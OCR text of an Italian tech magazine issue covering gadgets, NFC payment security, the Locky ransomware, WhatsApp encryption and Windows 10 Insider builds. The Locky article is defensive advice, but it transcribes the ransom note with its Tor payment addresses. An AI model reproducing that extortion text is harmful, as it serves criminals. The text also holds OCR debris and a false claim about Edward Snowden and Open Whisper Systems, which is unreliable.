diagonale. Entrambe queste TV offrono immagini Ultra-HD con HDR (High Dynamic Range), per fornire colori più brillanti e un migliore contrasto. Per sfruttare però l'Ultra HD ci sono ancora poche soluzioni, come alcuni Blu-ray Disc, e servizi come Netflix e Amazon Prime, cui


comunque è possibile accedere direttamente dalla TV Hisense.

**Il giudizio di COMPUTER BILD:** per apprezzare la nitidezza offerta da una TV UHD occorre almeno uno schermo da 140 centimetri di diagonale. Pertanto, l'acquisto del modello più piccolo è poco utile.

## PRESTIGIATORE

GPD Win è un vero mini-notebook da tasca! Ha un display da 5,5 pollici, una piccola tastiera e due stick di controllo, che possono essere utilizzati come mouse o gamepad. È equipaggiato con un processore Intel Atom, 4 GB di RAM, 64GB di ROM e ha precaricato il sistema operativo Windows 10. Per realizzarlo è stata avviata una campagna di crowdfunding su Indiegogo. Il prezzo dovrebbe essere di 299 dollari.

**Il giudizio di COMPUTER BILD:** sistemi del genere hanno già fallito in passato e anche il GPD Win è più che altro un dispositivo per nerds.



### OCCHIO ATTENTO PER I PROFESSIONISTI

Il nuovo drone DJI M600 costa circa 5000 euro ed è pensato per riprese video professionali. Proprio per questo è stato dotato di sei rotori e di uno speciale sistema stabilizzato (Gimbal) capace di sostenere una videocamera pesante fino a sei chilogrammi, ideale per le tutte le soluzioni professionali. Il tempo di volo dichiarato dal costruttore è di oltre mezz'ora.

**Il giudizio di COMPUTER BILD:** un drone molto costoso che può rivelarsi interessante solo per i professionisti del cinema.

## SOGNO IN ROSA

I grigio o l'argento poco si abbinano ad ogni borsa. E così Apple ha pensato bene di offrire il suo nuovo MacBook 12 pollici con display Retina nella nuova variante di colore oro. Sotto la scocca troviamo sempre la tecnologia basata su processori Intel della serie Skylake. Rispetto al suo predecessore integra una sezione grafica più performante, pur senza dover ricorrere a un sistema di raffreddamento attivo. Nella configurazione con processore da 1,1GHz, 8 gigabyte di RAM e 256 gigabyte di archiviazione per i dati, il MacBook costa 1.449 Euro. La versione con processore più veloce (1,2 GHz) e capacità di archiviazione due volte più grande è disponibile per 1.799 euro.

**Il giudizio di COMPUTER BILD:** il MacBook rappresenta lo stato dell'arte dal punto di vista della tecnologia. I prezzi sono, come sempre, salati.

## HUAWEI PUNTA AL VR

Anche Huawei presenta i suoi occhiali VR: gli Huawei VR possono essere usati con gli smartphone P9 e P9 Plus e il phablet Mate 8. Esteticamente ricordano i Samsung Gear VR. Chi li acquista ha accesso a 4.000 film, 350 foto panoramiche e 40 giochi, tutti pronti per il VR. Purtroppo per ora è disponibile solo in Cina e il prezzo non è stato comunicato.



### 1,3 MILIONI

Di dollari ha pagato l'FBI per sbloccare un iPhone utilizzato da un terrorista durante un attacco negli Stati Uniti. Apple si era rifiutata di effettuare lo sblocco del dispositivo perché se lo avesse fatto, avrebbe violato la privacy di tutti gli utenti, e sarebbe andata contro la sua filosofia commerciale.



## PIÙ MEMORIA

SanDisk iXpand aggiunge più memoria sull'iPhone e sull'iPad. Questa unità flash è dotata di un connettore Lightning per i dispositivi Apple e di uno USB 3.0 per il collegamento al PC. Attraverso un'app si può accedere a foto, video e contatti. L'iXpand è disponibile con capacità di 16, 32, 64 e 128 GB a prezzi che vanno da 50 a 130 euro.





## CENTRO SICUREZZA

I pagamenti contactless sono uno dei trend del momento. Ma preoccupazioni per possibili furti ad opera di hacker ne RENDONO IL FUTURO INCERTO. Cosa c'è di vero?

più scettici lo hanno sempre sostenuto: i pagamenti tramite NFC sono comodi, ma insicuri. Nelle ultime settimane, poi, la critica si è fatta ancora più forte, complice il fatto che proprio in questo periodo è stata resa disponibile un'app gratuita che permette di leggere in poco tempo i dati personali da una qualunque carta di credito NFC (vedi box). L'app rivela anche quando e dove avete fatto acquisti con la carta di credito senza bisogno di immettere PIN o password. Quindi? Siamo tutti trasparenti come vetri? Dobbiamo temere la modernizzazione del denaro?

### I contanti ridono

I pagamenti tramite smartphone sono ancora lontani dal diventare la norma. Pensate che anche in un paese tecnologicamente avanzato quale la Germania, solo un tedesco su tre riesce ad immaginare di poter rinunciare ai contanti, e il 96% continua a pagare le bollette in maniera tradizionale. I pagamenti tramite smartphone non decollano: solo una persona su dieci usa questa opportu-

nità, gli altri vengono frenati da motivi di sicurezza. In molti pensano che un hacker possa sfruttare qualche vulnerabilità per prosciugare il conto corrente mentre si è su un autobus affollato o in fila al supermercato. E non parliamo poi delle preoccupazioni su cosa potrebbe accadere se un criminale ci rubasse lo smartphone!

### NFC in aumento

Nonostante tutto, i dispositivi NFC sono sulla cresta dell'onda. La tecnologia Near Field Commu-

nication è già integrata in numerose carte di credito (come le Mastercard e le Visa), negli smartphone e in un numero sempre maggiore di terminali POS. Questa tecnologia utilizza microchip controllabili senza fili per trasferire rapidamente su distanze massime di 10 centimetri piccoli pacchetti dati che contengono le informazioni di pagamento. Per pagare, quindi, basta avvicinare lo smartphone ad un terminale abilitato e sfiorarlo soltanto. Per pagamenti fino a 25 euro il tutto è immediato, senza bisogno

di immettere PIN o firmare ricevute, con un discreto guadagno di tempo.

### Hack: il conto in chiaro sulla rete

Se il chip NFC è attivo, questo trasmette continuamente i dati bancari della carta, ma non solo. Questa caratteristica tecnica è stata utilizzata dagli hacker per attacchi spettacolari.

Gli studenti della Technical University di Darmstadt hanno mostrato al Chaos Communication Congress di quest'anno (CCC) come sia possibile, utilizzando due

### CON UN APP LEGGI LA CARTA

Le carte di credito con chip NFC possono essere lette tramite smartphone e app come "Lettore di carte di credito" (Android). Qui di fianco potete vedere come venga visualizzato il numero della carta (anche tutto in chiaro), la data di scadenza e le ultime dieci transazioni. Rimane nascosto il codice di tre cifre richiesto per utilizzare la carta su Internet (codice di controllo), così i criminali non possono utilizzarla online.



## COME FUNZIONA L'NFC

Il pagamento di piccole quantità di denaro tramite NFC è particolarmente conveniente: basta tenere la scheda o lo smartphone vicino al terminale POS, aspettare il beep e via... il denaro è già passato dal proprio conto a quello del venditore.

smartphone opportunamente modificati e un'app realizzata ad hoc, per addebitare un pagamento su una carta di credito, anche se questa si trova a centinaia di chilometri di distanza. Gli esperti di sicurezza spagnoli hanno mostrato con successo un attacco simile utilizzando applicazioni appositamente preparate. Ma, in pratica, quanto è sicura questa tecnologia, considerata come il futuro dei pagamenti mobile e già utilizzata da molte catene commerciali in tutto il mondo?

## L'NFC è più sicuro di quanto si pensi

Gli esperti sono concordi nel ritenerne questa nuova forma di pagamento sicura almeno quanto la carta di debito.

Finora non è noto nessun caso di furto di denaro via radio. Lo stesso Max Maas, uno degli studenti della Technical University di Darmstadt, ha ammesso in un'intervista che l'hack NFC mostrato al CCC non rappresenta affatto un grande problema per gli utenti comuni. Lo scenario descritto ha, al massimo, valenza teorica. La pensa allo stesso modo, il dot-

*"Il pagamento con NFC tecnicamente è sicuro almeno quanto quello con una carta tradizionale"*

tor Marc-Oliver Reeh, esperto di NFC presso l'Università di Hannover, il quale aggiunge: "Le banche e i venditori stanno mostrando un notevole interesse a ridurre le costose transazioni in contanti, di conseguenza si fanno carico di gran parte del potenziale rischio che un terzo ha per avere accesso al sistema. Quando si paga in contanti, invece, ciascuno ha le proprie responsabilità". Ecco altri argomenti a favore della sicurezza di NFC:

**Criptazione:** i dispositivi NFC trasmettono i dati (di solito) crittografati. Fino a quando i criminali non riescono a craccare questa chiave, tutte le informazioni sono sicure.

**Danni limitati:** di solito si possono effettuare solo fino a tre pagamenti consecutivi senza inserire il PIN e alcune banche hanno regole ancora più severe. Così, la perdita massima è di 75 Euro.

**Poco appetibile per i criminali:** I prelievi "liberi" limitati a 75 euro non incentivano di certo i cyberladri: inutile lavorare tanto per una così piccola preda fintanto che ci sono obiettivi più remunerativi.

## Poca privacy

Se per la sicurezza abbiamo visto non esserci troppi problemi, la stessa cosa non può dirsi per la privacy. In realtà, è quantomeno discutibile il fatto che si possano leggere i dati relativi all'utente senza che sia chiesto un consenso. Inoltre, difficilmente le banche spiegano che la carta memorizza praticamente tutto quello che si fa: su questo fronte c'è chiaramente bisogno di intervenire.

## CONCLUSIONI

Nonostante tutto ciò che si sente dire, la mancanza di sicurezza non è un argomento valido contro i pagamenti mobile con NFC. È molto più pericoloso trasportare con sé grosse somme di denaro, o lasciare la carta di credito ad un cameriere o a chiunque altro, sia solo per pochi secondi, visto che questi potrebbe registrare i dati della carta e utilizzarla per fare acquisti su Internet al posto vostro.

# IL VIRUS RICATTATORE IMPAZZA IN EUROPA

Fate attenzione agli allegati di posta. IL VIRUS "LOCKY" PUÒ CRITTOGRAFARE NON SOLO I FILE LOCALI, ma anche quelli sui PC condivisi in rete e sul Cloud.

Il pericolo derivante dai virus che criptano i dati e poi ricattano gli utenti per sbloccarli, noti anche come "Ransomware" è in continua ascesa. Una delle minacce più recenti è quella del virus "Locky", che in questo periodo sta colpendo soprattutto la Germania con un picco di 17.000 computer/ora infettati nei periodi di punta. Questo virus, che colpisce PC con Windows, crittografa tutti i file importanti e poi richiede un riscatto alle vittime.

## Attenzione agli allegati delle e-mail

Locky utilizza diversi mezzi per arrivare sul PC: di solito si camuffa da fattura in un allegato di posta elettronica. Cliccando su di esso, si attiva il virus che va a modificare subito le impostazioni di sicurezza di Outlook ed è anche in grado di bloccare alcuni antivirus.

Ma Locky si annida anche come un cosiddetto Drive by Download su vari siti Web. Basta un click nel posto sbagliato, è il computer è compromesso. Il PC infetto è inutilizzabile e il ricattatore mostra il solito messaggio sullo schermo: solo pagando si riavranno i propri dati. Attenzione anche al fatto che Locky attacca anche altri PC sulla

stessa rete e addirittura i file nel Cloud. I cyber criminali sono piuttosto esigenti: il riscatto è 0,5 Bitcoin, ovvero circa 200 Euro.

## Primo: non pagare

La raccomandazione (ovvia) è: se sei vittima di questo virus, non pagare alcun riscatto. Spesso, infatti, le vittime non riescono a ripristinare i propri dati. Quello che dovreste fare è scattare una foto allo schermo con il messaggio riportato e stamparlo.

## Secondo: proteggersi

Come con altri virus, le tre regole d'oro della sicurezza possono salvarvi da Locky:

**Attenzione alle e-mail:** Non apriete allegati provenienti da mittenti sconosciuti.

**Aggiornate le difese:** Aggiornate tutti i programmi e proteggere il vostro PC con una buona suite antivirus, come G-Data.

**Backup:** Effettuate regolarmente il backup del sistema e con maggiore frequenza i dati importanti utilizzando software appositi. Se il PC è infetto e non è disponibile un backup, dovreste salvare i file crittografati: a volte dopo qualche tempo si trova il modo di decifrare i file crittografati dal virus.

### !!! IMPORTANT INFORMATION !!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.  
More information about the RSA and AES can be found here:  
[http://en.wikipedia.org/wiki/RSA\\_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))  
[http://en.wikipedia.org/wiki/Advanced\\_Encryption\\_Standard](http://en.wikipedia.org/wiki/Advanced_Encryption_Standard)

Decrypting of your files is only possible with the private key and decrypt program, which is contained in the ransom note. To receive your private key follow one of the links:

1. <http://6dbxgqam4crv6rr6.tor2web.org>
2. <http://6dtbxgqam4crv6rr6.onion.to>
3. <http://6dtbxgqam4crv6rr6.onion.cat>
4. <http://6dtbxgqam4crv6rr6.onion.link>

If all of this addresses are not available, follow these steps:

1. Download and install Tor Browser: <https://www.torproject.org/download/download-easy.html>
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: 6dtbxgqam4crv6rr6.onion
4. Follow the instructions on the site.

### !!! Your personal identification ID:

Se vedete questo messaggio, siete stati infettati dal virus Locky.  
I dati sul PC sono persi (almeno per ora).



CEN  
SICURE

# WhatsApp

## A PROVA DI BOMBA

Il popolare software di messaging ora **CRIPTA TUTTI I SUOI MESSAGGI**, così nessuno potrà più leggerli.

**L**a disputa pubblica tra l'FBI e Apple per la decifrazione del contenuto di un iPhone ha reso la sicurezza delle informazioni personali uno dei temi caldi del momento. Ironia della sorte, proprio il servizio di messaggistica offerto da WhatsApp, da sempre criticato per le regole sulla privacy piuttosto "rilassate" e le vulnerabilità di sicurezza, ha fatto un gran salto in avanti: da adesso tutti i suoi messaggi saranno crittati, così da essere protetti contro

sguardi indiscreti di terzi.

**Crittografia su tutti i dispositivi**  
Che WhatsApp lavorasse sulla crittazione delle comunicazioni dei suoi utenti, non era un segreto. Già nel 2014 era stata annunciata una collaborazione con Edward Snowden, esperto di sicurezza della californiana Open Whisper Systems. In effetti è proprio loro la tecnologia di crittografia open source utilizzata da WhatsApp. In precedenza la crittazione era già

operativa tra utenti Android, mentre non funzionava nel momento in cui ci si collegava con un utente iPhone. Adesso, però la cifratura funziona (finalmente) su tutte le piattaforme su cui è presente l'app. In particolare, sono ora supportate le piattaforme Android, iPhone, Windows Phone, Nokia S40, Nokia S60, BlackBerry e BB10.


**Tutto (o quasi) è crittografato**  
La crittografia viene applicata

non solo alle chat individuali, ma anche alle chat di gruppo, agli allegati, ai messaggi vocali e persino alle chiamate. Per i messaggi, WhatsApp utilizza la crittografia end-to-end, ovvero le informazioni vengono cifrate sul dispositivo dell'utente che invia e decifrate su quello che riceve. Così facendo, neanche la stessa WhatsApp può leggere i messaggi scambiati dai propri utenti.


**WhatsApp dev'essere aggiornato**

## COME FUNZIONA LA CRITTOGRAFIA

Se voi e la persona con la quale scambiate messaggi utilizzate entrambi l'ultima versione di WhatsApp viene visualizzato un messaggio nella finestra di chat **1**. WhatsApp può anche informarvi nel momento in cui un vostro contatto inizia ad usare un nuovo dispositivo **2**. Tappate su **Impostazioni, Account, Sicurezza** e assicuratevi che lo switch Mostra notifiche di sicurezza sia attivo. Se volete, inoltre, è possibile effettuare l'autenticazione tramite QR Code **3** con i vostri contatti.



Per far sì che la funzione di crittografia si attivi in automatico è necessario che tutti abbiano installato la versione più recente di WhatsApp. Se uno dei partecipanti alla chat, sia singola che di gruppo, utilizza una vecchia versione del messenger, allora le comunicazioni saranno trasmesse in chiaro, come in precedenza. Inoltre, WhatsApp ha aggiunto anche alcune funzionalità di sicurezza aggiuntive: con l'opzione "Mostra notifiche di sicurezza" (vedi foto), gli utenti possono ricevere una notifica quando il codice di sicurezza di un contatto viene modificato (ad esempio si accede da un altro dispositivo). Così dovrebbe essere più semplice assicurarsi che dall'altra parte della chat ci sia davvero un proprio amico. Questa funzione è ulteriormente supportata da un'altra funzione aggiuntiva con la quale è possibile scambiarsi dei QR Code per autenticare in modo inconfondibile i contatti.



Avete la versione di WhatsApp aggiornata? Allora in **Impostazioni, Account, Sicurezza** trovate quest'opzione. Se non la trovate, aggiornate subito l'app.



# Whats NEW

Tutte le altre novità introdotte con le ultime versioni

## CHAT DI GRUPPO CON PIÙ PARTECIPANTI

Fino a poco tempo fa, lo scambio di messaggi con più amici riuniti all'interno di un gruppo poteva avvenire con il limite massimo di 100 partecipanti. WhatsApp, per gli utenti Android e iOS, ha ora aumentato il limite a 256 chatter. Chi potrà sfruttare queste chat, con un numero così elevato di partecipanti? Probabilmente le aziende, perché in futuro il servizio potrebbe migliorare i contatti tra loro e gli utenti privati. Un'agenzia di viaggi, ad esempio, potrebbe informare i propri clienti in aeroporto su eventuali ritardi, anche se in questo caso, probabilmente non basterebbe una semplice chat di gruppo. Il servizio potrebbe rivelarsi uti-

lissimo anche per comunicazioni interne nelle aziende o nei singoli reparti di una ditta.

**NUOVI EMOTICONS**  
Già da alcuni mesi, i possessori di iPhone possono divertirsi con nuovi, variopinti emoticons. Grazie all'update, i nuovi emoticons saranno finalmente disponibili anche per smartphone Android e Windows.

## NUOVA INTERFAZIA ANDROID

Con la versione Android 5.0 Lollipop, Google ha introdotto sugli smartphone un'interfaccia dai colori vivaci. D'ora in poi WhatsApp integrerà le novità Android con tutte le icone



## CENTRO SICUREZZA

e le animazioni della versione Lollipop, che oltre ad essere eleganti, si adatteranno perfettamente alle diverse dimensioni e risoluzioni degli schermi.

### MEMORIA SOTTO CONTROLLO

Con un recente aggiornamento WhatsApp per iOS ha finalmente risolto un increscioso problema. Su alcuni dispositivi, infatti, era stata riportata un'anomala occupazione di memoria da parte dell'App, che riempiva completamente tutta la memoria disponibile, non lasciando nulla alle altre app.

### PRONTO PER LE RISPOSTE RAPIDE

La versione Android di WhatsApp 2.12.510 supporta la funzione di risposta rapida alle notifiche, che sarà introdotta con il lancio ufficiale di Android N (per adesso ancora in versione Alpha) e che, almeno al momento, è supportata soltanto da Hangouts di Google.

### CONDIVISIONE DOCUMENTI

Gli utenti di WhatsApp (dalla versione 2.12.453) possono condividere non solo messaggi, foto e video, ma anche documenti. Quando si è in chat, in effetti, tappando sul pulsante di condivisione e scegliendo "Condividi documenti" è possibile condividere file PDF oppure file realizzati con le app della suite Office. Gli utenti di iOS possono

anche attingere dai documenti salvati su iCloud.

### FORMATTAZIONE DEL TESTO

WhatsApp ha di recente introdotto la possibilità di formattare il testo nelle chat. Per scrivere in grassetto basta racchiudere le parole tra caratteri "\*", per formattare il testo in italico si utilizza "\_" e per il testo barrato la tilde "~". Ad esempio se scrivete "\*TVB\*" l'altra persona in chat vedrà il testo tra asterischi in grassetto.

### COSA CI RISERVA IL FUTURO

#### SEGRETERIA TELEFONICA

Secondo alcune indiscrezioni trapelate proprio poco prima di andare in stampa, in una prossima release di WhatsApp i programmatore starebbero includendo, tra diverse altre funzionalità, anche una segreteria telefonica nella quale sarà possibile lasciare un messaggio se l'utente chiamato non risponde.

#### CHIAMATA AUTOMATICA

Un'altra interessante novità, dopo la possibilità di rispondere ad una chat direttamente dalla barra delle notifiche, in futuro sarà possibile anche richiamare un contatto dalle notifiche senza dover aprire l'app.

*"Condividere una chat con oltre 200 persone?! Ci si dovrà abituare ad un continuo scampaginello! Se mancheranno funzioni intelligenti per silenziare il servizio, la chat potrebbe diventare fastidiosa!"*



## IL RITORNO DI WHATSAPP PLUS

Un file di WhatsApp Plus è riapparso recentemente su Internet. WhatsApp, circa un anno fa, aveva bloccato questo clone del servizio, che aveva incuriosito per emoticons e interfacce esclusivi. Oggi non è ancora certo, se la nuova versione verrà introdotta. Consigliamo comunque di fare molta attenzione all'eventuale presenza di trojan, malware & affini!

PER  
ANDROID E  
WINDOWS

### I NUOVI EMOTICONS

Per smartphone Android e Windows, arrivano finalmente nuove faccine e icone variopinte. Oltre alla popolare icona a forma di unicorno, è ora disponibile una selezione più ampia di soggetti, derivata dallo sport e dal culto religioso.

Non farai sul serio!	Non dirlo a nessuno!	Sono offeso	Fatti abbracciare	Non fare sciocchezze	Hmmm ...
C'era da guadagnare!	Saluto Heavy Metal	Muso di leone	Tacchino	Scorpione	Cancro
Unicorno	Hot-Dog	Burrito	Popcorn	Formaggio	Spumante
Taco	Pallone da pallavolo	Hockey su ghiaccio	Ping Pong	Freccia e arco	Cricket
Badminton	Hockey	Rosario	Anfora	Robot	Menorah
Luogo di culto	Casbah	Sinanoga			

### FINE DEL SERVIZIO MESSENGER DI FACEBOOK

Javier Santos, sviluppatore Android, ha seminato recentemente una certa agitazione nel Web. Sulla sua pagina Internet, sono comparsi screenshot di una prossima versione di WhatsApp, che consentirà agli utenti di poter probabilmente associare direttamente i propri dati a Facebook. WhatsApp potrebbe

quindi diventare il nuovo servizio di messaggistica di Facebook? Tutto questo sarebbe assolutamente possibile, infatti Facebook ha acquistato due anni fa l'azienda di Jan Koum per 19 miliardi di dollari. Dato che, già nell'Aprile 2014, un tasto WhatsApp era già comparso in una versione Beta dell'App Facebook, la fine del servizio Messenger di Facebook appare ora sempre più probabile.

# WINDOWS ANNIVERSARIO

## COME INSTALLARE LE BUILD DI WINDOWS 10 DEDICATE AGLI INSIDER

Aderendo al programma Insider, Microsoft consente di installare e provare in anteprima le nuove versioni di Windows 10. Trattandosi di pre-release di quella che sarà poi la versione definitiva, potrebbero verificarsi dei problemi di instabilità e piccoli errori nell'interfaccia di Windows 10. Se però si vuole essere tra i primi a provare le nuove features, basta iscriversi al programma. Per farlo andare in **Start/Impostazioni/Aggiornamento e sicurezza/Windows Update**, cliccare su **Opzioni avanzate** e in **Ricevi le build Insider** selezionare **Veloce/Fast**. A questo punto si può tornare indietro e controllare la disponibilità di aggiornamenti per avere l'ultima build. Solitamente occorre aspettare circa 24 ore prima di poter vedere la disponibilità dell'aggiornamento alla build insider. L'opzione **Fast** consente di installare le ultimissime build che però sono anche quelle che comportano maggiori rischi perché afflitte da più bug. L'opzione **Slow**, invece, comporta meno rischi ed è più indicata per chi non è esattamente uno sviluppatore e vuole solo fornire qualche feedback sulle nuove funzioni.

# O Y UPDATE



Svelate tutte le novità che arriveranno col secondo importante aggiornamento per il sistema operativo di Microsoft.

Come già annunciato a suo tempo dalla stessa Microsoft, Windows 10 sarà il suo ultimo sistema operativo. Non ci sarà un Windows 11 o 12 e così via. Questo non vuol dire che non verranno apportate pesanti modifiche e introdotte nuove funzioni, ma le nuove release saranno rilasciate gratuitamente e manterranno lo stesso nome. Windows 10 è stato rilasciato in via ufficiale il 29 luglio del 2015 e a novembre è stato reso disponibile il primo importante aggiornamento. Continuando a seguire questi intervalli, ogni sei mesi il sistema operativo Microsoft dovrebbe rendere disponibile un massiccio update con nuove funzioni e profondi ritocchi. La casa di Redmond ha fatto sapere che il prossimo aggiornamento di un certo peso sarà reso disponibile in via ufficiale a fine luglio, ma già è possibile saggierne le nuove funzionalità attraverso il programma Insider che consente di installare le build dedicate agli sviluppatori.

#### Nomi in codice

Il primo importante aggiornamento per Windows 10 uscito a novembre del 2015 era stato chiamato con nome in codice **Threshold**, dal nome del pianeta del videogioco Halo. Per questo secondo importante aggiornamento, invece, era stato inizialmente usato il nome in codice **Redstone**, dal materiale presente nel gioco Minecraft di proprietà di Microsoft. Solo durante la Build 2016, la conferenza dedicata agli sviluppatori e che si è tenuta a San Francisco dal 30 marzo al 1 aprile di quest'anno, la casa di Redmond ha svelato il nome ufficiale: l'aggiornamento si chiamerà **Anniversary Update** e verrà rilasciato a tutti gli utenti a fine luglio.

#### Cosa ci aspetta

Desiderosi di provare in anteprima le novità che verranno introdotte con l'Anniversary Update, noi di COMPUTER BILD ci siamo iscritti al programma Insider e abbiamo installato la build 14328 che contiene già tante delle novità in uscita. Naturalmente trattandosi di una preview, non tutte le nuove funzioni sono ancora disponibili e tra queste alcune possono essere utilizzate solo nella versione inglese. Inoltre è probabile che alcune ora presenti alla fine vengano rimosse facendo seguito ai feedback ricevuti dagli utenti che l'hanno provata.

Le novità comunque sono davvero tante. **Cortana** si evolve diventando più integrato e più intelligente, con nuovi comandi e qualche piccolo ritocco all'interfaccia. Ci potrà aiutare a recuperare il telefonino in caso di smarrimento e ad organizzare meglio la nostra giornata. **Edge** avrà finalmente le estensioni, diventando così più funzionale e potersela giocare alla pari con Firefox e Chrome. I dispositivi mobile con Windows 10 si integreranno meglio col PC: oltre a sincronizzare le informazioni tra le app, sarà possibile sfruttare **Continuum** anche senza una dock e rispondere a una chiamata direttamente dal computer, un po' come avviene sui Mac. Saranno rese disponibili nuove **universal app**, verrà integrato il tool **Bash** di Linux anche in Windows, effettuare il login ai siti attraverso **Hello**, e arriveranno svariati miglioramenti nella gestione della batteria, degli aggiornamenti e della personalizzazione del sistema. Insomma, le novità non mancano e di seguito cercheremo di analizzarle nel dettaglio.

# WINDOWS 10 GU

## IMPOSTAZIONI

Microsoft ha introdotto piccole novità all'interfaccia delle impostazioni per renderle ancora più immediate e intuitive. Oltre a piccoli ritocchi all'interfaccia, ora è presente un campo di ricerca che aiuta a trovare velocemente l'impostazione di cui si ha bisogno senza dover navigare tra le varie voci.

## START ANCORA PIÙ FLESSIBILE

